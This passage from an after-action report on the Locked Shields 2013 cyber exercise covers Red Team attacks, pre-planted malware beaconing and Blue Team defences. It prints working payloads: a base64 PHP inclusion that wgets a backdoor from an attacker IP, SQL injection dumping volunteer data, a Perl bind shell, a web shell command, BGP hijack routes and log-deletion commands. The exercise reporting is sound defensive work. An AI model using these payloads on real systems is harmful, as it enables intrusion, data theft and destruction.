- d. Vulnerabilities were quickly patched or other countermeasures applied so that the attempts failed.

- e. Vulnerability was exploitable but the Red Team was not able to get to the shell. For instance, payloads were blocked by AV.

The objective to compromise a file server in AID_INT failed for all the teams. The presumption for this attack was to have a foothold in the internal network, but this was established in less than half the Blue Teams. In addition, information on the security issues of the file servers was shared between Blue Teams straight after the start of the game and all exploitation attempts failed.

Gaining access using Pass-The-Hash worked quite often, but Red Team failed to exploit it successfully as their Meterpreter payloads were detected and shell was not obtained.

4.4.2 Phase II

4.4.2.1 Objectives

During the second phase, the military networks also became targets. Red Team was also allowed to repeat the objectives of the previous phase, but successful repetition gave half the points than it did the first time. New objectives for the CS were following:

- **O11:** Gain foothold in MIL_INT segment, stay low, and set up beacons (workstations)
- **O12:** Compromise one or more workstations in MIL_WEL

4.4.2.2 Results

When the second phase started, all Blue Teams had protected their workstations with security software. Some teams had even two different anti-virus products running. Most of the Red Team members were not prepared to use heavily customised payloads in order to evade IPS and AV. These security solutions do not have any difficulties in detecting malicious executables generated by Metasploit Framework using the default templates. Therefore in most cases exploitation of vulnerabilities in workstations failed, downloads of executable files were blocked by firewalls or detected by AV/IPS, and a foothold was gained only into the MIL_INT segments of BT1 and BT8.

In the end of Day 1 members of the client-side team found a way to kill MS Essentials under user privileges using a tool named Victor. This is one of the reasons why BT1 and BT8 got more attention and were compromised. In the case of one McAfee installation, RT claimed that a self-signed executable with a 'McAfee Inc' string inside was sufficient to bypass it.

4.4.3 Phase III

4.4.3.1 Objectives

The aim of the third phase of the campaign was to achieve global reach targeting both the Military's and the Aid organisations' networks by repeating previously defined objectives and accomplishing the following new ones:

- **O15:** Re-gain foothold in MIL_INT through any host (ws*.int.milX.ex).
- **O16:** Spread inside MIL_INT and set beacons (ws*.int.milX.ex, dc.int.milX.ex).
- **O17:** Compromise MIL_INT fileserver (files.int.milX.ex).

4.4.3.2 Results

From the perspective of client-side attacks the situation was similar to the previous day. Red Team members requested many new IPs for all their attack servers and started to share links to the *blondes*. Typically, either the exploits failed to run (vulnerabilities patched or detected by AV/IPS) or the IP addresses of the attackers were immediately blocked. Compromising the file server in MIL_INT failed for all teams. In general, there were few exceptions:

- Windows 8 tablets in the MIL_WEL segment of BT1, BT2 and BT8 were hacked.
- Footholds in MIL_INT were successfully regained for BT1, BT4 and BT9

After lunch, none of the Red Team members had a live Meterpreter session.

4.4.4 Phase IV

4.4.4.1 Objectives

In the final phase of the exercise, Red Team had to hack into the 'TV tower' and replace the original video feed with their own. In reality tv.milX.ex was just a Linux system streaming a video over HTTP using VLC player. There were two main attack vectors:

- Backdoored FTP server (vsftpd 2.3.4). Note that Blue Teams were required to keep the FTP accessible only from MIL_WEL and MIL_INT although initially it was not properly firewalled.
- Vulnerable video upload service.

The second goal of the CS team for the final phase was to regain or maintain access to internal networks.

4.4.4.2 Results

Red Team had under their control one VM inside each Blue Team's MIL_INT segment which was simulating a contractor's laptop infected with malware. This was saved for the last phase as the FTP service running on the 'TV tower' computer was accessible only from internal segments. Unfortunately for the Red Team, the contractor's laptop was configured with similar static IP address (10.x.3.140) for all Blue Teams. The rogue system was quickly discovered by BT8 and announced to all the others. Based on BT8's observation it appears that instead of being quiet, Red Team started to port scan internal networks, which naturally caused immediate detection.

Just before the TV tower attack a 'grenade exploded' near the mobile container where the 'hardware' for tv.milX.ex was located. This was an inject the purpose of which was to justify reverting the VMs. Blue Teams were told that they had only an old backup so the machines were reverted to the initial vulnerable state and they lost all the changes.

Red Team members uploaded WSO Web Shell through the vulnerable file upload functionality and were able to change the streaming video for 6 teams. Typically, the compromise was quickly discovered (less than 5 minutes) and attackers kicked off the server. The comments for the Blue Teams who prevented this attack:

- BT2: 'tv.mil2.ex/uploads/ directory is not writeable'.
- BT3: 'tv.mil3.ex/uploads/ directory is not writeable'.

- BT5: initial web shell upload succeeded but it was immediately discovered and attacker's IP blocked. Later comment: 'team5 have blocked video upload functionality on their website'.
- BT6: 'IP got blocked and not able to access the service'.

The last attempts to get access to the internal workstations were made at the very end of the exercise. All attempts to deliver the backdoors through network had failed, and so an ISO image was prepared with custom encoded executables. This image was mounted as a CD device to the workstations and *blondes* were requested to open the file on the disk. One Red Team member from FRA was actually very skilled at AV evasion techniques but he was a new member and others did not know early enough about his expertise. As the result, the executable was not detected by many AV products and a call-back was received at least from BT1, BT4, BT6 and BT8. The impact may have been limited because BT5 quickly informed others about 'INSIDER THREAT' and 'media full of malware'.

4.4.5 Custom Pre-Planted Code

Red Team had developed 2 pieces of code to simulate unknown malware:

1. More noisy and easier to eradicate.
2. Quiet and more difficult to remove.

The spreading and infection mechanism was completely missing. Consequently, both backdoors had to be pre-planted into the Windows workstations (*ws1.int**, *ws3.int**, *ws1.wel**, *ws2.wel**) before Execution. Other functionality was also limited. It was not possible to get immediate control over the infected host, but the Red Team could use it to upload and run new executables.

The first piece was designed to wake at 11:00Z on Day 1 and then approximately every 15 seconds contact command and control (C&C) servers to get new tasks. C&C servers used domain names like *www.site1.ex*, *www.site2.ex*, giving the Red Team the option to change the IP addresses into which those names were resolved. The following list contains IP addresses of all workstations that tried to contact C&C infrastructure with this malware:

- BT1: 10.1.104.141, 10.1.3.131
- BT2: 10.2.104.141, 10.2.3.131
- BT3: 10.3.104.141, 10.3.3.131
- BT4: 10.4.104.141, 10.4.3.131, 10.4.5.1
- BT5: 10.5.104.141, 10.5.3.131
- BT6: 10.6.104.141, 10.6.3.131
- BT7: 10.7.102.1, 10.7.104.141, 10.7.3.131
- BT8: 10.8.104.141, 10.8.3.131
- BT9: 10.9.104.141, 10.9.3.131
- BT10: 10.10.104.141, 10.10.3.131, 10.10.5.1

Note that BT4, BT7 and BT10 have IP address of their firewall in the list, indicating that they used Network Address Translation (NAT).

For all the Blue Teams except BT5, BT6 and BT7 this malware was still contacting the C&C servers after the end of the Game. This assumption is based on the *http.log* generated with *Suricata*, which was run on the packet captures of all collected traffic. Last requests from those teams were:

- BT5 at 12:18Z on Day 1

- BT6 at 12:40Z on Day 2
- BT7 at 13:24Z on Day 2 (Game was stopped on 13:30Z)

The second piece of malware was designed to wake up at 09:00Z on Day 2. The initial requests came again from all Blue Team networks:

- BT1: 10.1.104.143, 10.1.7.171, 10.1.7.172
- BT2: 10.2.104.143, 10.2.3.133, 10.2.7.171, 10.2.7.172
- BT3: 10.3.104.143, 10.3.3.133, 10.3.7.171, 10.3.7.172
- BT4: 10.4.104.143, 10.4.3.133, 10.4.7.171, 10.4.7.172
- BT5: 10.5.104.143
- BT6: 10.6.104.143, 10.6.7.171, 10.6.7.172
- BT7: 10.7.102.1, 10.7.7.171, 10.7.7.172
- BT8: 10.8.104.143, 10.8.3.133, 10.8.7.171, 10.8.7.172
- BT9: 10.9.104.143, 10.9.3.133, 10.9.7.171, 10.9.7.172
- BT10: 10.10.5.1

There is again one considerable exception - BT5. From their workstations the malware was contacting C&C servers for only 13 minutes and after that there are no further requests recorded in our http.log. For reasons unknown to us, the malware also stopped beaconing for some other teams. Last requests towards C&C from these teams were seen as follows:

- BT7 at 12:19Z
- BT8 and BT10 at 12:32Z
- BT9 at 13:21Z

The backdoor planted into other Blue Teams' networks was calling back from the start until the end of the game.

The interesting aspect of this is that the Green Team had made a major mistake and left the malware installation files together with a readme on the workstations in a folder named 'C:\context folder\installer_d2_quiet'. BT5 found this before the Gamenet was opened on Day 1 and informed other teams about this threat as well but, according to our observations, only 30 minutes before the end of the exercise (at 13:00Z on Day 2 on ls13blue chat channel):

```
TO ALL BTs: Make sure you search for the following dlls on your windows workstations:  
copy TaurusDll.dll c:\Windows  
copy TaurusDll.dll c:\Windows\System32\winusb32.dll  
copy TaurusDll.dll c:\Windows\System32\wintrust32.dll
```

Although this malicious code itself went under the radar of most of the teams, Red Team could not turn it effectively into a real remote access tool. The reason was again AV. CS team generated an executable with a Meterpreter payload and commanded the malware to download and execute it. It was detected either during the download or execution phase. It is still clear that it was too challenging for the Blue Teams to properly identify, block or eradicate that custom threat. If the Red Team had built more logic into the code to allow proper command and control, the attacks would have been much more successful.

4.5 WEB Team

4.5.1 Phase I

4.5.1.1 Objectives

The WEB team started the exercise by targeting web applications and database servers in Aid_DMZ segment. Their objectives for the first phase were:

- **O1:** Deface a web site (counting.aidX.ex)
- **O3:** Change bank account number for donations (www.aidX.ex)
- **O4:** Steal the volunteer database (db.aidX.ex)

4.5.1.2 Targets

The security posture of the systems running web applications is best compared with the good old Swiss cheese - it was full of holes. Below we describe the functionality and main vulnerabilities for the phase I targets:

- **counting.aidX.ex** was a DokuWiki based web site used by Aid organisation workers for counting dead bodies
 - It was possible to read the source code, trigger DoS or even execute arbitrary code by exploiting CVE-2012-1823.
 - An ICMP based root shell backdoor as well as PHP shell (/bodycount/lib/images/media.php.png) were pre-planted.
- **www.aidX.ex** was a custom PHP-based web portal for sharing information with the general public, coordinating donations, collecting applications from volunteers, etc. The second function was an FTP server to enable the Aid workers to share large files. Basically, it was built breaking all the rules of secure programming:
 - The ProFTP 1.3.3e was built with same backdoor that was discovered from 1.3.3c. Sending the server a command 'HELP BLUETEAMSSUCK' gave a root shell.
 - Server ran a custom compiled older version of PHP (5.3.1).
 - Input and output were not validated leading to SQLi, XSS, CSRF, etc vulnerabilities.
 - Page navigation system and PHP configuration allowed remote file inclusion.
 - File uploads were not protected.
 - PHP backdoor named 'Hookworm' was left behind.
- **db.aidX.ex** served as a MySQL database server for the web applications and NFS file server.
 - NFS was really badly configured, the shares were open to the world, and root_quash was turned off. It would have been possible to get a shell on that host by, for example, writing a SSH key under the user account of admin using open NFS shares.
 - The password for MySQL root user was obviously 'root'.
 - An older version of phpMyAdmin with remote code execution vulnerability (CVE-2011-2505) was deployed to the system.

4.5.1.3 Attack Methods

The vulnerabilities of the targets pretty much defined what kinds of techniques were possible. Not all the vulnerabilities were exploited. Red Team members had access to the documentation of the systems, but it was not possible to assimilate all that information without spending time on preparations. Attacking issues such as XSS and CSRF were not practised as it would have required actions from the application users.

Examples of web attacks:

1. Some backdoors were found during the preparation days, and some were more effective. For instance, the backdoor in ProFTPD running on www.aidX.ex was successfully used against 6 teams for the second phase defacements. Then it was discovered and the binary had been replaced.
2. PHP protocol wrappers became useful when exploiting file inclusion vulnerabilities. Consider the following request sent to www.aidX.ex:

```
/index.php?cmd=ls%20-
1a&page=data:text/plain;base64,PD9waHAgc3lzdGVtKCdtidiAvdmFyL
3d3dy9hcHAvdGVtcGxhdGVzL2RvbmF0ZS50cGwgL3RtcC9hc2QudHBsOyB3Z2V0IC1xIDEwLjAuMT
kxLjgwL2JhY2tkb29ycy9kb25hdGUudHh0IC1PIC92YXIvd3d3L2FwcC90ZW1wbGF0ZXMvZG9uYXR
1LnRwbDsgcm0gL3Zhci93d3cvYXBwL3R1bXBsYXRlc19jLypkb25hdGUudHBsLnBocDsnKTsgPz4%
3D
```

When the Base64 encoded string is decoded we get:

```
<?php system('mv /var/www/app/templates/donate.tpl /tmp/asd.tpl; wget -q
10.0.191.80/backdoors/donate.txt -O /var/www/app/templates/donate.tpl; rm
/var/www/app/templates_c/*donate.tpl.php;'); ?>
```

3. SQL injection was a common vector to steal data. Example of a GET request sent to www.aidX.ex:

```
/index.php?page=water_sanitisation&resource_id=0 union select 1,2,3,4,(select
group_concat(concat(id,char(124),firstname,char(124),lastname,char(124),char(
124),gender,char(124),char(124),email,char(124),blood_type,char(124),code)
separator 0x3b0a) from www.volunteers),6 #
```

4. POST request sent to counting.aidX.ex in an attempt to use Metasploit module named *php_cgi_arg_injection*:

```
/?--define+allow_url_include%3d0n+-%64+safe_mode%3d0+-
%64+suhosin.simulation%3d0n+-%64+disable_functions%3d%22%22+--
define+open_basedir%3dnone+--define+auto_prepend_file%3dphp://input+-n++
```

The base64 decoded payload that was in POST requests body:

```
perl -MIO -e '$p=fork();exit,if$p;$c=new
IO::Socket::INET(LocalPort,4445,Reuse,1,Listen)->accept;$~>
fdopen($c,w);STDIN->fdopen($c,r);system$_ while<>'
```

5. DokuWiki usernames and hashed passwords could be obtained from file 'users.auth.php'. The vulnerability in PHP installed on counting.aidX.ex allowed attackers to read the source of the files and therefore to obtain the credentials:

```
10.0.157.118 - - [24/Apr/2013:10:40:31 +0000] 'GET
/bodycount/conf/users.auth.php?-sdologin&aid-admin HTTP/1.0' 200

Host: counting.aid4.ex
```

6. Unprotected file uploads provided an easy way to upload web shell and execute arbitrary code. See for instance the TV tower attack:

```
POST /uploads/wso.php_1.php HTTP/1.1
Host: tv.mil4.ex
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101
Firefox/18.0 Iceweasel/18.0.1
```



```
...  
a=Console&c=/var/www/uploads/&p1=wget  
10.0.139.1/files/1.mp4&p2=&p3=&charset=UTF-8
```

4.5.1.4 Results

Results of the attacks were as follows:

- Defacement of counting.aidX.ex: first round was successful against 7 teams. According to the Red Team reports only BT2 actually fixed the vulnerability:
 - BT2: 'vulnerabilities fixed! good job!'
 - BT4: 'host connection timed out'
 - BT5: 'functionality does not work'
- Changing the bank account number for donations on www.aidX.ex: first round was successful against 6 teams. Based on the Red Team reports, only BT8 and BT9 mitigated the attack. BT5 had availability issues due to a Green Team fault at the beginning of phase I:
 - BT5: 'Most of time not available'
 - BT6: 'Functionality skipped, often not available'
 - BT8: 'Failure'
 - BT9: 'Changed access to files that the attack tried to change'

Additional issues faced with www.aidX.ex were that some features were added after the Blue Team preparation days. The rules did not state that these kind of changes were not allowed or would not be done. Still, the changes should have been communicated to the Blue Teams. Some had downloaded the source code during the preparation days, secured it, and as soon as the exercise started they uploaded their own version of the application. That version was missing the modifications done by the Green Team after prep-days. This created an unfair situation as other Blue Teams had to protect systems with more functionality and more vulnerabilities. Consequently, the White Team ordered those teams to restore the functionality and finally had to revert some of the VMs.

- Stealing the volunteer database from db.aidX.ex: first round was successful against 7 teams. This objective was never achieved against BT2 and BT4. We do not have data to make final conclusions, but a look at the availability score reflects that probably Red Team members could not access the vulnerable service for these teams. During the first round there was also no access to the BT6 database server.
 - BT2: 'no access' (Availability for HTTP service on db.aid2.ex 0%, MySQL 94%)
 - BT4: 'no access' (Availability for HTTP service on db.aid4.ex 14%, MySQL 27%)
 - BT6: 'no access' (HTTP 61%, MySQL 35%)

Note that stealing the volunteer database could also have been achieved through the web application running on www.aidX.ex.

4.5.2 Phase II

4.5.2.1 Objectives

- **O8:** Insert malicious code to MIL public website in order to initiate watering hole attack and infect MIL_INT and MIL_WEL workstations (www.milX.ex)

4.5.2.2 Targets

The second phase of Red Team campaign defined one new target for the WEB team: www.milX.ex. This was a WordPress website to cover the activities of the military units deployed in Boolea. The system had the following main security issues initially:

- The operating system was based on an un-patched Linux kernel version 2.6.35-22 which led to privilege escalation.
- Web application was based on WordPress CMS with several out-dated plug-ins:
 - Advanced Custom Fields (Remote File Inclusion).
 - Website FAQ version 1.0 (SQL injection).
 - Custom Content Type Manager 0.9.5.13 (File Upload).
- Backdoor allowing PHP code execution in a rogue file called wp-save.php (following constructs in the code: @system(\$_GET['save1']); @eval(\$_GET['save2']);).
- Backdoor created with Cymothoa tool which periodically tried to connect to port 80 on specific IPs and spawn a shell.

Note that the Blue Teams were not allowed to patch this system but had to rely on other security measures.

4.5.2.3 Results

The first round of the attack was successful against 6 teams; BT4, BT5, BT6 and BT8 prevented it. The second round was successful only against 3 teams; BT3, BT7, BT10.

The WEB team also continued to pressure the Blue Teams in Aid_DMZ to repeat some of the phase I objectives:

- Defacement on Aid_DMZ was accomplished against every Blue Team:
 - counting.aidX.ex was defaced for 4 teams.
 - www.aidX.ex was defaced for 6 teams.
- Volunteer database on db.aidX.ex was (re-)stolen from 6 teams: BT1, BT5, BT7, BT8, BT9 and BT10. The only significant difference is that this time the attack against BT3 failed.

4.5.3 Phase III

4.5.3.1 Objectives

- **O13:** Insert fake orders in Aid personnel tasking system leading them to an ambush (help.aidX.ex).
- **O14:** Gain and maintain access to the DNS servers (dns.aidX.ex).

4.5.3.2 Targets

The new target for the 3rd phase was help.aidX.ex. The application was implemented in Java and as usual contained a lot of vulnerabilities:

- SQLi in almost every possible place.
- Vertical user access vulnerabilities (direct links to /list_users /list_tickets /list_request /ticket work without logging in).

- Stored XSS (payload could have been inserted into the help requests).
- MS SQL running with easy to guess credentials.

4.5.3.3 Results

The help request system was compromised for BT1, BT2, BT3, BT7 and BT10. The Red Team reported the following reasons why they failed for the other teams:

- BT4: 'vulnerability not fixed but application does not work!'
- BT5: 'vulnerability not fixed but application does not work but gives user wrong information and making impression like it works'
- BT6: 'vulnerability fixed'
- BT8: 'vulnerability fixed'
- BT9: 'Web server is down!' (Overall availability 11%)

4.5.4 Phase IV

4.5.4.1 Objectives

There were no new objectives for the WEB team for the last phase. The goal was just to repeat previous objectives.

4.5.4.2 Results

The volunteer database on db.aidX.ex of 6 teams (BT1, BT3, BT5, BT6, BT7, BT10) was still accessible. This time the Red Team deleted the database and changed the passwords where possible. Interestingly, during the final phase many of these attacks were conducted just by accessing the MySQL database with username 'root' and password 'root'.

The counting.aidX.ex remained also too challenging to secure. The web pages of 6 teams (BT2, BT3, BT6, BT7, BT9, BT10) were defaced again.

4.6 Network and Mixed Team

In this section we describe the offensive activities mainly related with network services and network protocols. In general, LS13 had low emphasis on network layer attacks. This was not intentional, but there were just no Red Team members with good network pen-testing skills committed during the planning process. During Execution, there were also only a few people in NET team, and some of the objectives covered in the following areas were actually assigned to WEB team members.

4.6.1 Phase I

4.6.1.1 Objectives

An additional goal for the WEB team was

- **O2:** Destroy chat server (chat.aidX.ex).

4.6.1.2 Targets

An IRC-based chat server (chat.aidX.ex) was a less important target in Aid_DMZ as no real communication was simulated on it. It was running a trojaned UnrealIRCd daemon (CVE-2010-2075) and this was the only vulnerability known to us.

4.6.1.3 Results

The attack succeeded against only one team. Others had either secured the service or it was not available during the attack timeframe:

- Compromised: BT2
- Service unavailable/filtered: BT4, BT6, BT7, BT10
- Patched: BT1, BT3, BT5, BT8, BT9

4.6.2 Phase II

4.6.2.1 Objectives

Second phase objective was to hack into the mail servers:

- **O9:** Compromise mail server in MIL_DMZ and steal specific e-mails (mail.milX.ex)
- **O10:** Compromise mail server in Aid_DMZ and steal specific e-mails (mail.aidX.ex)

4.6.2.2 Targets

Mail servers in both MIL and Aid side were based on the same image. It was a Linux system running Postfix SMTP daemon. Mailboxes had to be accessible over POP3s, IMAPs, HTTP and HTTPS. Vulnerabilities were:

- Remote arbitrary command injection in SpamAssassin Milter Plug-in (CVE-2010-1132).
- Pre-planted backdoor spawning a shell on receiving specific HTTP requests.
- Malicious SUID binary providing root shell.

4.6.2.3 Results

Using the exploit against the Milter Plug-in worked both in MIL_DMZ and Aid_DMZ for 4 teams: BT2, BT3, BT4, BT9. Most of the Blue Teams either had the service patched, a workaround (removing `OPTIONS='-x'` from `/etc/default/spamass-milter`) in place, or other countermeasures applied. We do not know the status of BT6 as their SMTP service seemed to be filtered: overall availability of SMTP on mail.aid6.ex was 73%, overall availability of SMTP on mail.mil6.ex was 0%.

4.6.3 Phase III

4.6.3.1 Objectives

In the morning of Day 2 the DNS servers came under attack. The goal was simply to gain access:

- **O14:** Gain and maintain access to the DNS servers (dns.aidX.ex, dns.milX.ex)

More interesting scenarios such as poisoning the DNS server of the ISP with long-living records to cause denial or hijacking of services were not played out.

In addition, repeated attacks against the mail server were planned.

4.6.3.2 Targets

Both dns.milX.ex and dns.aidX.ex were running on Ubuntu Linux and Bind9. The only known vulnerability was inside the bind9 binary itself - it was trojaned. After receiving a particular DNS request, the server was modified to connect to the port 80 of the requestor and spawn a shell.

4.6.3.3 Results

The DNS server was compromised only for BT9. This is quite natural as Blue Teams had a lot of time to discover and replace the trojaned binary. BT1 sent a chat message on ls13blue already at 08:32Z on Day 1 that they have 'Found backdoor /usr/sbin/named'. BT9 had serious connectivity issues during the whole of Day 1 and probably missed it.

Mail servers of BT2, BT3 and BT9 were compromised again and defaced.

4.6.4 Phase IV

4.6.4.1 Objectives

The following objective was left as the last action:

- **O20:** Conduct routing attack against MIL_DMZ (csr.milX.ex).

A BGP route hijacking attack was planned for the final hour of the exercise because we did not want to cause wide-scale connectivity issues in the Gamenet before the very end of the exercise for two reasons. Firstly, during the Execution there was only one person in Green Team who knew the routing infrastructure. Secondly, we wanted to avoid the Red Team losing their established sessions in Blue Team systems.

4.6.4.2 Targets

Each Blue Team had one Cisco CSR 1000v virtual router connecting their MIL segment with the Simulated Internet. Each router was connected to 2 ISP routers which were administered by the Green Team and 2 routers of other Blue Teams. BGP was used as the main routing protocol. The routers themselves didn't have any known vulnerabilities except weak initial passwords.

4.6.4.3 Results

Red Team had control over one CSR (of nonexistent BT11) which was connected to the ISP routers (AS number 65011).

About 50 minutes before ENDEX Red Team started to announce prefixes that belonged to the Blue Teams. For instance, the following routes were inserted to hijack subnets from BT1:

```
ip route 10.1.3.0 255.255.255.192 Null0
ip route 10.1.3.128 255.255.255.192 Null0
ip route 10.1.6.0 255.255.255.192 Null0
ip route 10.1.7.128 255.255.255.192 Null0
```

The Green Team 'did not care' who was advertising what kind of routes. No filters were applied to the Game ISP routers. Therefore the Blue Teams could not do much by themselves. Many teams started to filter out AS65011 and therefore fixing the routing tables on their own routers, but the ISP routers remained poisoned. Basically, the option the Blue Teams had were as follows:

- Monitor and understand why their traffic was suddenly gone.
- Start advertising more precise routes. For instance, /27 as Red Team was poisoning with /26.

Although we believe this knowledge is trivial for people with experience in wide area networks, we observed only BT8 immediately applying that tactic.

4.7 Post-Exploitation

Making attacks persistent is the natural move of the bad guys after gaining initial access. As the exercise was short, the Red Team did not always try to stay hidden but sometimes just messed around inside the targets. Next we will describe some of the post-exploitation operations:

1. **CS team.** Generally, after initial compromise of workstations, determine privileges obtained, escalate if possible and necessary, always install beacons if possible, then dump hashes, enumerate installed application versions, use the system to pivot and spread further if viable. Whenever an objective was completed to the required level, evidence was collected in the form of data or at least screenshots for reporting purposes before marking an attack a success.
2. **WEB team**
 - Writing web-based backdoors to other files.
 - Creating new administrative sessions by assigning own value to *sess_sessionid* variable in respective file.
 - Reading out MySQL database credentials to connect directly or use phpMyAdmin.
3. **Misceallaneous**
 - Inserting own SSH keys for existing user accounts.
 - Deleting logs and messing with the commonly used binaries:
 - `mv /bin/lis /bin/sll`
 - `mv /bin/cat /bin/dog`
 - `rm /var/log/*log`
 - `rm /etc/apt/sources.list`

4.8 Balance of the Attacks

Based on the human reports, we can infer that RT managed to keep their campaign balanced against each Blue Team. Of course this does not provide an indication on how much effort was put in to achieve specific objectives against specific teams.

TEAM	blue1	blue2	blue3	blue4	blue5	blue6	blue7	blue8	blue9	blue10	STATUS
	12	13	12	15	17	18	12	16	8	12	
	16	13	16	8	7	5	14	12	20	17	success

4.9 Conclusions

1. Compared to the last year's exercise, the CS team was less successful. There are many reasons for that:
 - Blue Teams took the exercise much more seriously and put considerable effort into preparation. The main vulnerabilities were quickly fixed and the systems protected with wide range of security tools. Monitoring capabilities have significantly improved.
 - The infrastructure was stable. In 2012, most Blue Teams did not prepare their own VMs or could not get them running due to complexity and bugs in the virtualisation platform's management software. In LS13, 9 out of 10 teams prepared separate VMs with their own tools and integrated them into the environment.
 - Red Team mainly used the default executable templates and payloads generated with the free version of Metasploit. AV and IPS systems have no problem with detecting and blocking this kind of malicious file.
2. As expected, custom backdoors are difficult to find in already infected systems. The custom code that was pre-planted in some of the Windows systems was calling to the C&C servers after the end of the game from 7 teams.
3. The WEB team did see some progress from the Blue side in defending the web applications. This time, almost all Blue Teams used Web Application Firewalls (WAF). Still the attacks were very successful and the common vulnerabilities were often not fixed. WAFs quite often broke the functionality of the applications. Some teams also used other proscribed tactics such as replacing dynamic web pages with static ones. One team blocked access to the web site after the first request, no matter whether it was a legitimate request or not.
4. NET team had only one specific objective. The number of attacks against network protocols and infrastructure must be increased to make the event more interesting. BGP route hijacking was quickly discovered by many teams but mitigated by only one. Further investigation would reveal the reason for that outcome.
5. The model of establishing the Red Team from ad-hoc volunteers who cannot be expected to prepare and practice beforehand is no longer sufficient to challenge the Blue Teams. We need a more permanent and better trained team. The members have to know each other's skills. Engaging members with advanced capabilities such as being able to evade AV and IPS is a must.

5 Blue Team Defence Campaign

5.1 Introduction

Blue Teams used standard security practices and some custom solutions which were beneficial in the context of the exercise. We considered the following factors as the key to success:

- **Preparation.** The amount of time the Blue Teams spend on preparations has significantly increased compared to previous exercises.
- **Having expertise to secure all components of the infrastructure.** Teams with only Windows or only Linux experts could not protect the whole network. There were many web applications and having developers in the team who could fix the code, not just carry out virtual patching with web application firewalls, was beneficial. Too often the WAFs broke functionality.
- **Monitoring.** Naturally, being able to detect malicious activities in your network is one of the most important capabilities.
- **Teamwork, communication and division of roles.** The organisers tried to cause high-stress situation by flooding the teams with tasks.

5.2 Preparations

First information about the environment was provided to the Blue Teams 6 weeks before Execution. In the beginning, the descriptions of the Test Run systems and rules were available. A more stable version of the documentation was finalised 2 weeks before the main run, but we still had to make changes to answer questions and problems raised by the Blue Teams. On 16 and 17 April the Blue Teams had initial access to the environment.

Based on feedback, many Blue Teams invested a lot of time in preparation, between 3 days and 2 weeks. The main activities were the following:

- Reading the documentation and analysing the scenario. The information available from past exercises was also considered useful, particularly the after action report of Locked Shields 12 and a presentation given by a member of Baltic Cyber Shield 2010 winning team.
- Deciding on strategy and creating an action plan for execution.
- Assigning roles.
- Scanning the systems and identifying and documenting vulnerabilities during the initial access days.
- Writing firewall rules and hardening scripts.

The most successful team met weekly to go through various attack scenarios. They built their own VM images and tested them in their own lab with continuous fine tuning. They also created Windows XP and 7 images, taking into account the descriptions available in the exercise wiki in order to exploit them and to test their security measures.

We received mixed feedback on whether there was enough time (2+1 days) to access the systems before the game started. BT8 felt that there should be less time so as to make the event more

challenging. BT1 responded that much more time would be needed. Overall responses have been summarised below:

- **More** time required: 4 teams (5 responders)
- Current setting is **OK**: 5 teams (6 responders)
- **Less** time should be given: 1 team (4 responders)

5.3 Common Practices

All Blue Teams used well-known practices to secure their systems. We have outlined below the defence methods that were used by several teams. The list is based on feedback and on our own observations. The tools mentioned are for illustration; neither the list of methods nor the tools are exhaustive:

- Scanning and testing own networks
 - Nessus, Acunetix, Armitage.
- Patching
 - Note that one of the winning team's strategies was 'Don't patch unless you really need to'.
- Anti-Virus
 - The list of products used by different teams is provided in section 5.7
 - Scanning was done through shares (C\$) to allow users continue working.
 - Suspicious files were submitted to malware analysing services such as VirusTotal.com and ThreatExpert.com.
- Network Intrusion Detection and Prevention Systems (IDS/IPS).
 - Snort (e.g. was already existing on Endian Firewall and Security Onion).
- Host-based IDS.
 - OSSEC.
- Personal and perimeter firewalls.
- System hardening.
 - Applying restrictive GPOs for white listing, password policy, firewall, etc.
 - Restricting user rights.
 - Disabling unnecessary accounts and services.
 - TTL security for BGP.
 - PHP configuration: magic_quotes_gpc = On (was Off), magic_quotes_runtime = On (was Off), allow_url_include = Off (was On), max_file_uploads = 1 (was 20).
 - CSR router configuration: ACLs including AS Path ACLs, Route-Maps, Login Block.
- Restricting the applications that could be run on the systems.
 - AppLocker.
- Web Application Firewalls.
 - mod_security e.g. using OWASP core rule set.
- Central logging and SIEM systems.
 - Splunk.
- Reinstalling important binaries such as bind9, vsftpd, proftpd.
- Central monitoring of file changes.
 - audited in Linux.

5.4 Blocking Access and RBL


A very common activity was to block any IP address which seemed to be a source of suspicious actions. Detecting malicious traffic was relatively easy as the simulation system generally failed to create the expected amount of legitimate traffic.

BT4 prepared a Real-Time Blackhole List (RBL) service for sharing attackers' IP addresses. Each Blue Team could submit malicious IPs detected by them to the service and download the full list in different formats. Each IP had a reputation score based on how many times it was submitted. This service reflected the real-world situation when trusting such third-party blacklists becomes an issue. A few teams shot themselves in the foot as the IP address of scoring bots were entered on the list and this caused a lot of failed availability checks. On the other hand, this incident made the Green Team notice that the scoring bot was using the same IP all the time instead of changing it for every round.

5.5 Less Common Practices

Some defence methods were more unusual. At least we observed only few teams using the following:

- Preparing own VM to be placed between existing pre-built systems.
 - The most successful team placed their IPS inline (Palo Alto virtualised firewall running PanOS Release 2) in front of the existing external perimeter firewall both on the Aid and MIL side.
 - BT1 placed their VM between the existing Endian firewall and Aid_DMZ systems to proxy all web requests through it.
 - **Remark.** The initial rules did not clearly regulate whether this kind of integration would be supported by the Green Team. We answered 'no' to BT2 who requested it first. This required the Green Team to create additional VLANs and remap network interfaces after the reversions, so we considered it risky. Later the rule was changed but not communicated back to BT2.



